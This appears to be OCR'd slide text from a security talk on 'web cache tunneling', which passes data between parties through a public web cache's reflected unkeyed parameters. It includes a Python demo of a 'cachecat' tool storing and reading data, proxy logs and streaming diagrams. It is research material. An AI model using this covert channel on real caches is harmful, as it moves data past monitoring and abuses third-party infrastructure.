Alice	`GET /?q=foo&p=bar HTTP/1.1`	`HTTP/1.1 200 OK`
		`X-Cache-Status: MISS`
		`…`
		`No results for /?q=foo&p=bar`

Bob	`GET /?q=foo HTTP/1.1`	`HTTP/1.1 200 OK`
		`X-Cache-Status: HIT`
		`…`
		`No results for /?q=foo&p=bar`

Keyed
Unkeyed

Alice makes a request for key q=foo with extra unkeyed data p=bar.
Bob then makes a request for key q=foo.

- Alice **stored** p=bar in the cache
- Bob **retrieved** p=bar from the cache
- Alice **sent** p=bar to Bob


Web Cache ~~Poisoning~~ Tunneling uses the web cache as a **transport mechanism**.

BUILD


COMMUNICATE OVER A PUBLIC WEB CACHE

Input
Output


WRITE TO A PUBLIC WEB CACHE


Send request for keyed data with unkeyed data
https://example.com/?q=foo&p=bar
No results for /?q=foo&p=bar
Input
Output

READ FROM A PUBLIC WEB CACHE


https://example.com/?q=foo
No results for /?q=foo&p=bar
Send request for keyed data with unkeyed data
Input
Output
Send request for keyed data
Parse response for *reflected* unkeyed data

STORING DATA IN A PUBLIC WEB CACHE




```
(cachecat) demo:~$ python
Python 3.8.10 (default, Jun  2 2021, 10:49:15)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from cachecat.cache import Cache
>>> url = "https://webcachetunneling.com/"
>>> proxy = "http://localhost:8080/"
>>> cache = Cache(url, "q", "p", proxy)
>>> cache["nothing"]
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/data/projects/cachecat/cachecat/cache.py", line 90, in __getitem__
    raise NotCachedException(key)
cachecat.exceptions.NotCachedException: No cache for token 'nothing'
>>>
>>>
>>> cache["test"] = b"Hello, world!"
>>> cache["test"]
b'Hello, world!'
>>> exit()
(cachecat) demo:~$
```

```
Flows
>> GET https://webcachetunneling.com/?q=nothing
       ← 200 text/html; charset=UTF-8 3.61k 37ms
   GET https://webcachetunneling.com/?q=test&p=SGVsbG8sIHdvcmxkIQ%3D%3D
       ← 200 text/html; charset=UTF-8 3.63k 36ms
   GET https://webcachetunneling.com/?q=test
       ← 200 text/html; charset=UTF-8 3.63k 41ms

 [1/3]   [anticache:anticomp]                                   [*:8080]
[0] 0:DEMO*
```


https://asciinema.org/a/5yZcbSk8VKGJf0UITSsjnKbcA

PROBLEM WITH READING FROM A CACHE




https://example.com/?q=foo


No results for /?q=foo




STREAM DATA OVER A PUBLIC WEB CACHE



STREAM DATA OVER A PUBLIC WEB CACHE


q=85a5fbe9
https://example.com/?q=dd86977a
q=c345bea9
q=5fbed793
q=884cad80
Iterate over session
Send request for session item with unkeyed data
Input
Output
Iterate over session
Send request for session item
Parse response for *reflected* unkeyed data

STREAMING DATA OVER A PUBLIC WEB CACHE




```
